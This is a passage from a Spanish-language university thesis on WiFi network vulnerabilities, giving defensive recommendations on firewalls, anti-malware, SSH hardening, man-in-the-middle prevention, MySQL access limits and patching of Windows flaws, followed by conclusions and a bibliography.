#### 5.6.18 Verificar el historial de un host o dispositivo previa conexión a la red inalámbrica.

Desde la perspectiva de infección a dispositivos inteligentes, se podría pensar que, al ser contaminados con Malware, virus u otro agente, presenta

---

<sup>56</sup> **LORENA, Fernández**, Protege tu red con sistemas IDS/IPS y descubre cuáles son los mejores [En línea]. redeszone, 2020, Disponible en <https://www.redeszone.net/tutoriales/seguridad/sistemas-deteccion-prevencion-intrusiones-ids-ips/>



vulnerabilidad para una conexión a una red inalámbrica, por tal razón se estructura un listado de verificaciones, antes de conectar un dispositivo a una red contribuyendo a garantizar la seguridad de la información así:

- Siempre tener instalado la última versión del software con los parches actualizados, también aplica para las aplicaciones del dispositivo u ordenador.
- Inventariar en la página web del fabricante los parches de seguridad que deben estar instalados en el sistema operativo de acuerdo a sus fechas de última actualización.
- Disponer de la instalación y actualización permanente de un antivirus con licenciamiento constante.
- Siempre tener activado el firewall o cortafuegos para bloquear y filtrar el tráfico en sentido entrante hacia el ordenador.
- Poner en práctica las listas de acceso ACL y listas de denegación o no autorizadas, definidas con el usuario administrador o superusuario.
- Tener políticas para la construcción de contraseñas y usuarios con requisitos innegociables y con caducidad corta.
- No permitir el uso de carpetas compartidas, ya que generan una brecha y fallo en la seguridad e integridad.
- Crear listas de filtrado y validación para los equipos que se conectan a una red inalámbrica y así autorizar o restringir su acceso.
- Generar control a los dispositivos que se conectan a la red WIFI definiendo una lista de chequeo o requisitos, de los cuales el administrador de red verificará y comprobará si quien desea conectarse, tiene el sistema operativo actualizado con los parches de seguridad requeridos, si cuenta con programa antivirus, que cuentan con firewall o cortafuegos activo y habilitado.

#### 5.6.19 Uso de un cortafuegos o Firewall

El uso de un cortafuegos es obligatorio, si se quiere garantizar la integridad de un sistema de información, este indica que tráfico ingresa o no a los puertos de red, decidiendo que programas envían o reciben información, impide conexiones de programas maliciosos a la red WIFI, es considerado la primera línea de seguridad generando una barrera de una red interna con una red externa como la internet<sup>57</sup>. Los piratas informáticos buscan enviar paquetes de datos aleatoriamente a diferentes direcciones IP que pertenecen a dispositivos y ordenadores conectados a internet hasta que se filtran en algún posible agujero de seguridad, es allí cuando se necesita del firewall que también hace parte de la prevención a intrusiones, manteniendo salvaguardada la información, evitando intrusiones de usuarios no autorizados a la red, impidiendo ataques de denegación de servicio, el firewall se activa al tener alguna sospecha de un usuario que quiere ingresar a la red.

#### 5.6.20 Implementación de Anti-Malware

La ingenuidad y el desconocimiento de los usuarios que utilizan ordenadores para conectarse a redes de internet, cada día causa más afectación a las empresa y demás organizaciones educativas al arriesgar su información como activo confidencial, asimismo la instalación de software no licenciado y aplicaciones con malware e infecciones incrustadas son nefastas para la seguridad de una organización, por ello se denota la obligación de instalar y ejecutar un antimalware, este permitirá buscar que agujeros y debilidades que tenga un equipo<sup>58</sup>, las cuales el usuario no ha podido detectarlas e inventariarlas debidamente, además de que este programa no permite que se instale el malware

---

<sup>57</sup> **GuilleVen**, Que es un Firewall o Cortafuegos. Tipos, [En línea]. 2020, Disponible en <https://www.tecnologia-informatica.com/que-es-firewall-como-funciona-tipos-firewall/>

<sup>58</sup>

**MOES, Tibor**. ¿Qué es anti-malware? La definición y los 5 tipos principales, [En línea].software Lab.org, 2014, Disponible en <https://softwarelab.org/es/que-es-antimalware/>

que circula en las páginas web y en los correos electrónicos, su funcionalidad es bastante similar a la de los antivirus, el antimalware es un programa que se puede portar en un dispositivo memoria USB el cual detectará y eliminará todo el malware que pueda estar instalado en un sistema.

#### 5.6.21 Prácticas para Combatir al Spyware o programa espía

Un Spyware o programa espía es un software que permite capturar y monitorear todos los movimientos que hacen los usuarios conectados en un equipo durante su logueo, el Spyware se instala en una computadora sin consentimiento allí recopila información y posteriormente la transmite a otros usuarios sin que el usuario principal se entere, este programa permite capturar información de cuentas de correo electrónico, direcciones IP, historiales de navegación entre otros. En la mayoría de ocasiones se instala de manera automática cuando el usuario descarga archivos para ejecutar de la web, es entonces cuando el spyware satura las ventanas de anuncios y publicidad o hipervínculos a otras páginas no deseadas, roba información, captura las pulsaciones del teclado para deducir contraseñas y credenciales de acceso, dentro del análisis se sugiere utilizar antivirus y antimalware para verificar comportamientos extraños que causen sospecha en el ordenador , comprobar la fuente de donde proviene la información, puntualmente los correos electrónicos, procurar no aceptar términos y condiciones de instalaciones que no sean de confianza, precisar suma atención a los procesos de asistentes de instalación de software y nuevas aplicaciones estrictamente a las ventanas que tienen las casillas marcadas para continuar.

## 6 CONCLUSIONES

Se analizaron de forma precisa los conceptos del origen y marco histórico de las redes WIFI y cómo han evolucionado, asimismo el modo en que se han generado diferentes vulnerabilidades a los sistemas de información irrumpiendo así los principios de integridad, confidencialidad y disponibilidad, al dar cumplimiento a los tres objetivos propuestos de este proyecto, se elabora este trabajo para que el usuario final lo utilice como una herramienta tipo manual para aplicar las pruebas de testeo, de manera sencilla y orientada a partir de la simulación en ordenadores y ambientes controlados.

Tras el análisis que arrojó el escáner de vulnerabilidades NNESSUS a partir de un ordenador víctima, al cual se le ejecutaron todas las pruebas y ataques a vulnerabilidades debidamente halladas, fue posible y pudo constatarse las grandes vulnerabilidades que tenemos en los hogares, en telecomunicaciones, en la red internet de hogar y dispositivos de conexión inalámbrica.

Se listaron vulnerabilidades ligadas por tipo de encriptación cuando no se implementaba ningún tipo de protocolo de seguridad; se demostró cual es el protocolo para la ejecución de algunos ataques informáticos por red inalámbrica, para descifrado de protocolos de seguridad como HYDRA, denegación de servicio, ataque de diccionario, fuerza bruta, entre otros.

En lo que respecta a las recomendaciones y buenas prácticas para contribuir en la mitigación y prevención de vulnerabilidades informáticas, se denota malas prácticas en implementación y manejo por parte de los usuarios, quienes no

instalan las actualizaciones de los dispositivos evitando las correcciones y cierres de brechas y agujeros de fallas de seguridad que diariamente se generan, además un exceso de confianza al considerar que las conexiones inalámbricas en WPA o WPA2 son seguras; quedando claro que al no poner en práctica las recomendaciones y prácticas declaradas en este trabajo se expone la integridad de la información, con ingreso mediante redes WIFI débiles , con ataques fuerza bruta, de diccionario y denegación del servicio, entonces debe aplicarse los desvíos de tráfico, túneles seguros de comunicación como VPN, entre otros.

Los fabricantes tienen gran responsabilidad al permitir que estándares y protocolos sean tan débiles en seguridad, deben modificar los parches de seguridad y publicarlos de manera gratuita en todas las plataformas de comunicaciones y portales web posibles.

Frente a la evidencia recaudada, se da consecución al objetivo general de manera satisfactoria ya que los objetivos específicos se desarrollaron de una manera clara y equilibrada como hilos conductores con el resultado general esperado, la demostración y exposición de pruebas en el escenario controlado han indicado las vulnerabilidades más sobresalientes, con este trabajo se espera generar conciencia e inspiración a los usuarios para mejorar sus comisiones en faltas, omisiones y negligencias a la seguridad informática.

## **7 RECOMENDACIONES DE REMEDIACIÓN PARA LAS VULNERABILIDADES Y ATAQUES**

Una recomendación para el usuario final quien implementará el presente trabajo como un manual guía para hallar vulnerabilidades en redes inalámbricas, especialmente en WIFI, es activar el firewall de manera permanente evitando así el tráfico no autorizado y el número de falsos positivos.

Respecto a los nombres de identificación de los honeypot evitar nombres comunes y de fácil descifrado<sup>59</sup> como por ejemplo: “admin”, “vulnerable”, “atrapame”, “root”, “victima”, “atacante”, “honeypot”, toda vez que afectarían el anonimato de los señuelos.

## 7.1 PREVENCIÓN PARA ATAQUE A SSH (SECURE SHELL):

SSH es un protocolo de administración remota para que los usuarios controlen y modifiquen los servicios remotos, opera por defecto en el puerto TCP 22, es posible que el administrador de acuerdo a necesidades modifique el mismo, este protocolo aplica como mecanismo de autenticación, este servicio utiliza técnicas criptográficas que afianzan y legitiman la comunicación.<sup>60</sup>

Lo remendado para protegerse de ataques Ssh (Secure Shell) es:

- Configurar el acceso a través de una autenticación por llaves, donde únicamente el emisor conozca esta llave, igualmente el receptor de la información, es más recomendable que tener autenticación por contraseñas, así se puede evadir y salvaguardar de ataques fuerza bruta.
- Para poner en una buena práctica en la implementación del SSH es la inhabilitación del acceso de administradores, dependiendo del sistema operativo sería para Linux: Usuario ROOT; para Windows: usuario ADMINISTRATOR, con esta actuación se restringe acceso a las ataques de fuerza bruta y diccionarios respectivamente, para obligarse el acceso con comando SUDO para Linux y RUN AS en Windows, es decir una autenticación con un nuevo Password de superusuario<sup>61</sup>.

---

<sup>59</sup> **TORRES, García Diego y ZAMBRANO NUÑEZ Paul.** Implementación de un sistema de detección y análisis de intrusiones no autorizadas utilizando honeypots caso práctico DESITEL ESPOCH. Trabajo de grado para obtención del título de ingeniero de sistemas informáticos. Riobamba. Escuela Superior Politécnica de Chimborazo. Facultad de informática y electrónica, 2011. P. 76-80.

<sup>60</sup> **DIANA C.** ¿Cómo funciona el protocolo SSH con estas técnicas de cifrado? [En línea], hostinger C.O, 2019, Disponible en <https://www.hostinger.co/tutoriales/que-es-ssh>

<sup>61</sup> **LEÓN RODRÍGUEZ** José David. ACCIONES DE HARDENING PARA MEJORAR LA SEGURIDAD DE LA INFORMACIÓN CUANDO SE USAN LOS SERVICIOS DE HTTP, LDAP, SSH Y SMTP. Monografía para optar el título de

- Nunca deje el puerto Ssh estándar, cámbielo por otro no común.
- Bloquee el inicio de sesión Ssh con usuario Root.
- Limitar intentos de inicio de sesión.

## **7.2 PREVENCIÓN PARA ATAQUE POR ENVENENAMIENTO ETTERCAP (HOMBRE EN EL MEDIO):**

Estos ataques basados en el hombre en el medio, tiene su ocurrencia cuando se genera con un intermediario entre la comunicación de dos dispositivos víctimas, quien capta información sensible, paquetes de datos en el tráfico de red y envío de información, buscando la captura de usuarios y credenciales de los sitios Web para vulnerar la confidencialidad de los usuarios<sup>62</sup>; de manera análoga este ataque envía un mensaje con ARP modificado. Según IBM lo define como el Protocolo de resolución de direcciones), ARP transFigura en modo dinámico las direcciones IP de Internet en direcciones de hardware para ser implementadas en redes de área local; en efecto ese mensaje ARP va dirigido a suplantar la tarjeta de red para la conexión a la red local, como podría aplicarse a la puerta de enlace, de este modo se asocia la dirección física MAC al ciberatacante con la IP del equipo víctima para confundir la transmisión de paquetes y datos.

Este tipo de ataques se pueden evitar siguiendo estas recomendaciones:

- No usar redes públicas o abiertas.
- En los puntos de acceso y Router de Wifi, a través de su interfaz gráfica filtrar y cerrar puertos que no son usados o que no cumplen alguna misionalidad en la red.

---

Especialista en Seguridad Informática. Bogotá DC. Universidad Nacional Abierta y a distancia. Escuela de Ciencias Básicas Tecnología e Ingeniería. 2018. P 232-238

<sup>62</sup> **GARCÍA PÉREZ** Kevin Alexis, Aplicación De Hacking Ético Mediante Test De Intrusión "Pentesting" Para La Detección Y Análisis De Vulnerabilidades En La Red Inalámbrica De Una Institución Educativa De La Provincia De Santa Elena, Componente Práctico previo a la obtención del Título de: ingeniero en tecnologías de la información, la Libertad – Ecuador, Universidad estatal Península de Santa Elena, facultad de Sistemas y Telecomunicaciones, 2021, p. 44-53.

- Activar protección de los cortafuegos o firewall, dando prioridad como la primera instancia de defensa.
- No navegar en páginas http en su lugar buscar Https.
- Use servicios VPN.
- Mantener su sistema operativo actualizado así como el firmware en los Router y Puntos de acceso.
- Utilizar un reconocido antivirus, de buena procedencia y soporte técnico para protección en capa de transporte de información.
- Atenuar al máximo la divulgación de datos sensibles e información confidencial y personal como de tarjetas de crédito, débito, pagos en línea, datos de correos, recordación de claves y usuarios en navegadores, credenciales de redes sociales, pasarelas de pagos para transacciones en bancos.

### 7.3 ATAQUE MYSQL USANDO EL EXPLOIT MYSQL\_LOGIN:

Las bases de datos actualmente se clasifican en relacionales y no relacionales, permiten guardar y almacenar grandes cantidades de datos e información de una manera organizada, estos datos están series y fueron recolectados por un sistema de información de una empresa, las bases de datos proporcionan cualidades como: independencia de la información, menos redundancia, acceso de muchos usuarios con previa autorización, salvaguardar y garantizar la integridad de la información, facilitar consultas de manera optimizada, seguridad en auditoria, respaldo y garantía de recuperar los datos, consistencia de datos, mejoras en almacenamiento, mejor productividad<sup>63</sup>. MySQL es uno de los sistemas de gestión de bases de datos adscrito a la compañía de desarrollo de software Oracle y es muy común su implementación en la actualidad.

---

<sup>63</sup> **PEREZ VALDEZ** Damián, ¿Qué son las bases de datos?, [En línea], Maestros del WEB by Platzi. 2007. Disponible en <http://www.maestrosdelweb.com/que-son-las-bases-de-datos/>



No obstante, para prevenir los ataques a bases de datos, los cuales tienen como objetivos: extraer información sensible de las bases de datos, buscar entradas de información en páginas y aplicaciones web, obtener credenciales de usuarios, suplantar la identidad, alterar y modificar datos, buscar vectores de acceso para penetrar el sistema operativo y trocar el firewall; por consiguiente, se sugieren las siguientes recomendaciones:

- Límite de inicio de sesión a direcciones IP específicas: No use % para permitir que todos los hosts se conecten al servidor.
- Incluso para más seguridad, configurar IPTABLES para permitir el acceso sólo al puerto que cuenta con la autorización de direcciones IP.
- Túnel de tráfico con SSH, conectarse a través de Localhost.
- Uso de listas blancas, evitando las listas negras, para filtrar entradas de usuarios, toda vez que los ciberatacantes ya tienen claro el método de evadir la detección de listas negras.
- Siempre programar con los entornos, marcos de trabajo y lenguajes de programación más actualizados y publicados por el fabricante.
- Utilizar herramientas de escaneo de vulnerabilidades que estén certificadas y cuenten con la normatividad profesional para la protección tanto de sitios web como de bases de datos.

#### **7.4 PREVENCIÓN PARA ATAQUE A VULNERABILIDAD MS12-020:**

Esta vulnerabilidad afecta al escritorio remoto o RDP (REMOTE DESKTOP PROTOCOL) la cual es permisiva con paquetes y códigos maliciosos emitidos remotamente por el ciberdelincuente afectando notablemente el sistema; fue reportada al gigante tecnológico multinacional Microsoft; para este sea ejecutado

con éxito se debe tener habilitada la funcionalidad del escritorio remoto en el ordenador<sup>64</sup>.

Como recomendaciones para el usuario final, se sugiere instalar los parches y actualizaciones automáticas soportadas en Windows Update que Microsoft lanza continuamente para remediar la vulnerabilidad, para sistemas operativos basados en LINUX aprovechar la bondad de esta distribución, en su panel de control con la opción “actualizaciones de software“, de forma semejante activar “descargar e instalar automáticamente” y cuando existan nuevas actualizaciones recomendadas por el desarrollador y proveedor de software permanecer habilitado la opción de “mostrar inmediatamente”<sup>65</sup>; finalmente para prevenir este Exploit tener en cuenta los siguientes aspectos:

- Desactivar RDP si no se utiliza.
- Mantener actualizado el sistema operativo.
- Configurar una regla utilizando el firewall de Windows para evitar accesos indebidos al servicio.

## **7.5 PREVENCIÓN PARA ATAQUE A VULNERABILIDAD MS11-030:**

Esta vulnerabilidad consiste en afectar a la resolución DNS, es decir de nombres de dominio , la cual permite navegar por la internet con nombres de dominio en vez de revelar la dirección IP; como consecuencia de esta vulnerabilidad permite acceso remoto a un ciberdelincuente, para que ingrese al equipo y digite código, es decir, cree nuevas aplicaciones de software, sin tener que estar de manera presencial en el equipo, la solución apropiada es habilitar actualización automática y tener el equipo conectado a la internet, para la descarga e instalación

---

<sup>64</sup> **CCN-CERT**, Defensa frente a las ciberamenazas- Buenas Prácticas en Cryptojacking, [En línea], Centro Criptológico Nacional. 2021 Disponible en <https://www.ccn-cert.cni.es/seguridad-al-dia/vulnerabilidades/view/6204.html>

<sup>65</sup> **GARCIA Joaquín**, Cómo hacer que Ubuntu 16.04 se actualice automáticamente?, [En línea], UbuntuLog, 2017, Disponible en <https://ubunlog.com/ubuntu-16-04-se-actualice-automaticamente/>

de los parches que Microsoft<sup>66</sup> ha lanzado como actualizaciones para remediar la vulnerabilidad.

- Generar políticas de seguridad en la información las cuales serán adoptadas y de estricto cumplimiento a todos sus requerimientos.
- salvaguardar los activos de la información, protegiéndolos de las amenazas que ciernen sobre ellos.
- Aplicar protocolos de seguridad para las redes inalámbricas asimismo la gestión de contraseñas.
- Implementar protocolos y privilegios de controles de acceso.

---

<sup>66</sup> **Microsoft Windows**, Boletín de seguridad de Microsoft MS11-030 – Crítico, Una vulnerabilidad en la resolución de DNS podría permitir la ejecución remota de código (2509553), [En línea]. 2011, Disponible en <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2011/ms11-030>

## 8 DIVULGACIÓN

El desarrollo del presente proyecto de grado será dado a conocer en colaboración de la biblioteca de la Universidad Nacional Abierta y a Distancia – UNAD, a través de su aplicativo en línea, en donde se publicará un archivo PDF correspondiente al documento final presentado ante los jurados, posterior a la sustentación de este (Si es informe técnico por seminario o créditos de maestría, no tiene jurado); con el fin de que todos los estudiantes de la Universidad que se encuentren interesados en el tema de vulnerabilidades en redes WIFI, puedan acceder al documento.

## 9 BIBLIOGRAFÍA

**AHLGREN Matt**, ESTADÍSTICAS Y HECHOS DE CIBERSEGURIDAD PARA 2021, [En línea]. 2021, Disponible en <https://www.websitehostingrating.com/es/internet-statistics-facts/>

**AKHAYAD, Yassir**. Bluetooth 4.0 Low Energy: Análisis de las prestaciones y aplicaciones para la automoción. Trabajo de Grado en Ingeniería de Sistemas de Telecomunicación. Catalunya: Universidad politécnica de Catalunya, 2016. 16-19 p.

**ALVAREZ Raul**, El hackeo a Yahoo fue más grave de lo que pensábamos: 3.000 millones de cuentas robadas (todas las que tenía en 2013), [En línea]. 2017 Disponible en <https://www.xataka.com/seguridad/el-hackeo-a-yahoo-fue-mas-grave-de-lo-que-pensabamos-3-000-millones-de-cuentas-robadas-todas-las-que-tenia-en-2013>

**ALVAREZ, Carlos**. Aspectos penales relativos al uso de “Honeypots”. Colombia: Legal Legis. 2003. P. 15-20.

**AVILA L. Y REYES**. Revisión estado del Arte de la tecnología Bluetooth. En: Rev. Marzo, 2017, vol. 3, nº 2, p.1-3.

**BHARATH Patil, R. P.** Energysaving techniques for GPS based tracking. Integrated Communications Navigation. Bangalore, India: Center for Electronics Design and Technology (CEDT), Indian Institute of Science. MAY 10-12, 2011.

**BROWN Mikeera; POLLOCK Shawnoah; ELMANNAI Wafa;Michael Joseph;Khaled Elleithy**, IEEE 10th Annual Ubiquitous Computing, Electronics & Mobile Communication Conference (UEMCON) .2019.

**CCN-CERT**, Defensa frente a las ciberamenazas- Buenas Prácticas en Cryptojacking, [En línea], Centro Criptológico Nacional. 2021 Disponible en <https://www.ccn-cert.cni.es/seguridad-al-dia/vulnerabilidades/view/6204.html>

**CHING RUE JING** William Teh<sup>1</sup>, B. L. Uniwide WIFI based positioning system. Technology and Society (ISTAS), IEEE International Symposium on. Wollongong, NSW. 2010.

**COLOMBIA, CONGRESO DE LA REPÚBLICA.** Ley 1273 de 2009, por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se conservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. *Diario Oficial No. 47.223*, 5 de enero de 2009.

**COLOMBIA, CONGRESO DE LA REPÚBLICA.** Ley 44 de 1993, por la cual se modifica y adiciona la Ley 23 de 1982 y se modifica la Ley 29 de 1944. *Diario Oficial No. 40.740*, [En línea]. 5 de febrero de 1993. Disponible en: [http://www.secretariasenado.gov.co/senado/basedoc/ley/1993/ley\\_0044\\_1993.htm](http://www.secretariasenado.gov.co/senado/basedoc/ley/1993/ley_0044_1993.htm)  
!

**COLOMBIA, CONGRESO DE LA REPÚBLICA.** Ley 599 de 2000, por la cual se expide el Código Penal. *Diario Oficial No. 44.097*, [En línea] .24 de julio de 2000. Disponible en: [http://www.secretariasenado.gov.co/senado/basedoc/ley/2000/ley\\_0599\\_2000.htm](http://www.secretariasenado.gov.co/senado/basedoc/ley/2000/ley_0599_2000.htm)  
!

**Colombia, CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA COPNIA.** Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. (2003). 3 – 18 p.

**DE LUZ** Sergio, Guía completa para actualizar el firmware de tu router WiFi, [En línea]. Redes zone, 2021, disponible en <https://www.redeszone.net/tutoriales/configuracion-routers/actualizar-firmware-router-wifi/>

**DE LUZ, Sergio.** Evita intrusos en tu red: configura el firewall o cortafuegos del router Firewall [En línea]. Redes zone.net. 2021, disponible en: <https://www.redeszone.net/tutoriales/configuracion-routers/activar-configurar-firewall-cortafuegos-router-pc/>

**DIANA C.** ¿Cómo funciona el protocolo SSH con estas técnicas de cifrado? [En línea], hostinger C.O, 2019, Disponible en <https://www.hostinger.co/tutoriales/que-es-ssh>.

**Dr.N.HARIHARAN, D. S.** Route Determining Technology Using Desbor And Gps. Octubre de 2010, P. 6.

**EDU4RDSHL,** Hacking SSH: obteniendo contraseñas de cualquier servidor mediante fuerza bruta, [En línea], 2018; Disponible en <https://securityhacklabs.net/articulo/hacking-ssh-obteniendo-contrasenas-de-cualquier-servidor-mediante-fuerza-bruta>

**ENTORNO Seguro S.A.** Configuración de puntos de acceso inalámbrico seguros. [En línea]. Monitoreo GPS 05 de octubre de 2013. Disponible en <http://www.entornoseguro.com/ensesa/Geokon/Sistema%203D%20TRACKER.pdf>

**FERNANDEZ María Elena y MADRIGAL Oliva.** Vulnerabilidades en redes WIFI. Trabajo de grado Master ingeniería de telecomunicación. Catalunya: Universidad Oberta de Catalunya. Facultad de Telemática, 2020.19-27 p.

**FERNÁNDEZ, Lorena,** Protege tu red con sistemas IDS/IPS y descubre cuáles son los mejores [En línea]. redeszone, 2020, Disponible en <https://www.redeszone.net/tutoriales/seguridad/sistemas-deteccion-prevencion-intrusiones-ids-ips/>

**FERNANDEZ, María,** Ciberataques que matan a las empresas, [En línea]. , Madrid, 2020, Disponible en [https://elpais.com/economia/2020/02/14/actualidad/1581694252\\_444804.html](https://elpais.com/economia/2020/02/14/actualidad/1581694252_444804.html)

**FIRCH Jason**, 10 tendencias de seguridad cibernética que no puede ignorar, Viena, Virginia [En línea]. 2021. disponible en <https://purplesec.us/cyber-security-trends-2021/>

**FRANCO David A., PEREA Jorge L. y PUELLO Plinio**, Metodología para la Detección de Vulnerabilidades en Redes de Datos. En Rev. Información Tecnológica.2012.vol. 23, n°3, p.1-2.

**FREIRE.**, I. R. (s.f.). Phpcenter. Obtenido de Código Ético y Deontológico para Ingenieros en informática. [En línea] (pág. 1 – 10). Disponible en [http://www.phpcenter.com.ar/docs/codigo\\_deontologico.pdf](http://www.phpcenter.com.ar/docs/codigo_deontologico.pdf)

**GARCIA Joaquín**, Cómo hacer que Ubuntu 16.04 se actualice automáticamente?, [En línea], UbuntuLog, 2017, Disponible en <https://ubunlog.com/ubuntu-16-04-se-actualice-automaticamente/>

**GARCÍA PÉREZ Kevin Alexis**, Aplicación De Hacking Ético Mediante Test De Intrusión “Pentesting” Para La Detección Y Análisis De Vulnerabilidades En La Red Inalámbrica De Una Institución Educativa De La Provincia De Santa Elena, Componente Práctico previo a la obtención del Título de: ingeniero en tecnologías de la información, la Libertad – Ecuador, Universidad estatal Península de Santa Elena, facultad de Sistemas y Telecomunicaciones, 2021, p. 44-53.

**GARDINI**, M.Sc.Ing.Gumerciendo BARTRA. WI-FI y Estándar IEEE 802.11n. [En línea] (10 de septiembre de 2013). Disponible en [http://departamento.pucp.edu.pe/ingenieria/images/Telecomunicaciones/ing\\_com\\_inalam/modulo2/WIFI\\_80211N\\_WIMAX\\_2013x4.pdf](http://departamento.pucp.edu.pe/ingenieria/images/Telecomunicaciones/ing_com_inalam/modulo2/WIFI_80211N_WIMAX_2013x4.pdf)

**GONZÁLEZ Gabriela**, ¿Cómo funcionan los antivirus? [En línea]. Blogthinkbig.com, 2015, Disponible en <https://blogthinkbig.com/como-funcionan-los-antivirus>



**GONZÁLEZ PARIENTE Josué.** Análisis de vulnerabilidades en dispositivos Bluetooth. trabajo de Grado en Ingeniería de Tecnologías de Telecomunicación. Leganés. Universidad Carlos III de Madrid, 2019. 14-33p.

**GONZALEZ PAZ alex, BELTRAN CASANOVA david, FUENTES GARI ernesto ,** Propuesta De Protocolos De Seguridad Para La Red Inalámbrica Local De La Universidad De Cienfuegos , [En línea], Universidad de Cienfuegos. Cuba.2016, Disponible en [http://scielo.sld.cu/scielo.php?script=sci\\_arttext&pid=S2218-36202016000400017](http://scielo.sld.cu/scielo.php?script=sci_arttext&pid=S2218-36202016000400017)

**GUALDRÓN, S. PINZÓN, L. De LUQUE, I. DÍAZ, S. VÁSQUEZ.** Una herramienta para la predicción de la de intensidad de la señal recibida (Rssi) para Wireless LAN 802.11b. [En línea] (2013). Colombia: Revista Colombiana de Tecnologías de Avanzada. Disponible en [http://www.unipamplona.edu.co/unipamplona/portallG/home\\_40/recursos/02\\_v07\\_12/revista\\_07/16112011/v07\\_04.pdf](http://www.unipamplona.edu.co/unipamplona/portallG/home_40/recursos/02_v07_12/revista_07/16112011/v07_04.pdf)

**GUILLEVEN,** Que es un Firewall o Cortafuegos. Tipos, [En línea]. 2020, Disponible en <https://www.tecnologia-informatica.com/que-es-firewall-como-funciona-tipos-firewall/>

**HISCOX,** Hiscox Cyber Readiness Report. London: Forrester Consulting., [En línea], 2017; Disponible en <https://www.hiscox.com/documents/brokers/cyber-readinessreport.pdf>

**ILIR F. Proгри, S. M.** Wireless-enabled GPS Indoor Geolocation System. 2010, P. 13.

**INCIBE,** Minimiza los riesgos de un ataque: ¡actualiza el software! ,[En línea]. 2018, disponible en <https://www.incibe.es/protege-tu-empresa/blog/minimiza-los-riesgos-ataque-actualiza-el-software>

**INTEL.** Descripción general de 802.1X y tipos de EAP [En línea]. 15/06/2021 disponible en

<https://www.intel.la/content/www/xl/es/support/articles/000006999/wireless/legacy-intel-wireless-products.html>

**JANSSEN David**, Las VPN explicadas: ¿Cómo funcionan? ¿Por qué usarlas?, [En línea]. VPNoverview.com, 2021, disponible en <https://vpnoverview.com/es/informacion-vpn/vpn-explicadas/>

**LEÓN RODRÍGUEZ** José David. ACCIONES DE HARDENING PARA MEJORAR LA SEGURIDAD DE LA INFORMACIÓN CUANDO SE USAN LOS SERVICIOS DE HTTP, LDAP, SSH Y SMTP. Monografía para optar el título de Especialista en Seguridad Informática. Bogotá DC. Universidad Nacional Abierta y a distancia. Escuela de Ciencias Básicas Tecnología e Ingeniería. 2018. P 232-238.

**MCGRAW Hill**, Administración y gestión de una red de área local, [En línea], 2018; Disponible en <https://www.mheducation.es/bcv/guide/capitulo/844819974X.pdf>

**MERITXELI Oncins Domènech**. Fallo de seguridad en Bluetooth: Protege tus dispositivos del malware BlueBorne. [En línea], ciberseguridad al día, 2017, Disponible en <https://www.iniseq.es/blog/ciberseguridad/fallo-de-seguridad-en-bluetooth-protege-tus-dispositivos-del-malware-blueborne/>

**METAGEEK**. Guía para implementación del Inssider. [En línea]; (2011). Disponible en <http://www.metageek.net/>, <http://www.metageek.net/forums/>, <http://www.metageek.net/blog/>

**MICROSOFT WINDOWS**. Configuración de puntos de acceso inalámbrico seguros. [En línea] 11 de octubre de 2017. Disponible en <https://docs.microsoft.com/es-es/security-updates/security/configuraciondepuntosdeaccesoinalmbricoseguros>

**MOCAN, Tim**, ¿Qué Es IPSec y Cómo Funciona?, [En línea].CACTUS VPN, 2019, Disponible en <https://www.cactusvpn.com/es/la-guia-para-principiantes-de-vpn/que-es-ipsec/>

**MOES, Tibor.** ¿Qué es el Bluetooth y para qué sirve?, [En línea].software Lab.org, 2014, Disponible en <https://softwarelab.org/es/bluetooth>

**MOES, Tibor.** ¿Qué es anti-malware? La definición y los 5 tipos principales, [En línea].software Lab.org, 2014, Disponible en <https://softwarelab.org/es/que-es-antimalware/>

**NOGUES-Correig, O. E., CAMPDERROS, J., & Rius, A.** Gps Reflections receiver that Computes. Geoscience and Remote Sensing, IEEE Transactions on. enero, 2007.Vol. 45.

**ORACLE,** Protección de tráfico de datos con IPSEC. [En línea]. Oracle Corporation and/or its affiliates. Capítulo 20 Configuración de IPsec (tareas)2010, disponible en: <https://docs.oracle.com/cd/E19957-01/820-2981/ipsec-mgtasks-1/index.html>

**ORDENADORES Y PORTÁTILES.** Que es Access Point?¿para qué sirve un punto de acceso? [En línea] (2013). Disponible en <http://www.ordenadores-y-portatiles.com/punto-de-acceso.html>

**Osi,** ¿Qué pasa si una página web no utiliza https?, [En línea].Oficina de seguridad internauta, 2014, disponible en <https://www.osi.es/es/actualidad/blog/2014/02/28/que-pasa-si-una-pagina-web-no-utiliza-https>

**PAZMIÑO CALUÑA Andrés.** aplicación de hacking ético para la determinación de vulnerabilidades de acceso a redes inalámbricas WIFI. tesis de grado de ingeniero en electrónica, telecomunicaciones y redes. Riobamba: Escuela Superior Politécnica De Chimborazo. Facultad de informática y electrónica, 2011.31-35 p.

**PEDRAZA CASTRO Cristian Steven, HERRERA GONZÁLEZ Carlos Steven.** Realizar un análisis de las vulnerabilidades y mecanismos de explotación asociados a redes Wifi abiertas. tesis de grado Programa de Ingeniería en Telecomunicaciones.

Bogotá D.C.: Universitaria Agustiniiana, Facultad de Ingenierías, 2018.13-17 p.

**PEREZ VALDEZ Damián**, ¿Qué son las bases de datos?, [En línea], Maestros del WEB by Platzi. 2007. Disponible en <http://www.maestrosdelweb.com/que-son-las-bases-de-datos/>

**PORTALTIC**, WiFi 6 y WiFi 6E: ventajas y detalles de los últimos estándares de conexiones inalámbricas que se extenderán en 2020, [En línea]. 2020 Disponible en <https://www.europapress.es/portaltic/sector/noticia-wifi-wifi-6e-ventajas-detalles-ultimos-estandares-conexiones-inalambricas-extenderan-2020-20200205090112.html>

**RAYA Adrián**. Prácticamente todo lo que tenga Bluetooth es vulnerable a este nuevo ataque, [En línea], omicrono software.2020.Disponible en [https://www.elespanol.com/omicrono/software/20200917/practicamente-bluetooth-vulnerable-nuevo-ataque/521448782\\_0.html](https://www.elespanol.com/omicrono/software/20200917/practicamente-bluetooth-vulnerable-nuevo-ataque/521448782_0.html)

**RÉGNER SABILLÓN, CANO Jeimy**; Auditorías en Ciberseguridad: Un modelo de aplicación general para empresas y naciones. junio, 2019. P. 35-47.

**ROA Buendía**. Seguridad informática J. F. [En línea]. Madrid, Spain: McGraw-Hill España. (2013). Disponible en <https://elibro-net.bibliotecavirtual.unad.edu.co/es/ereader/unad/50243?page=209>.

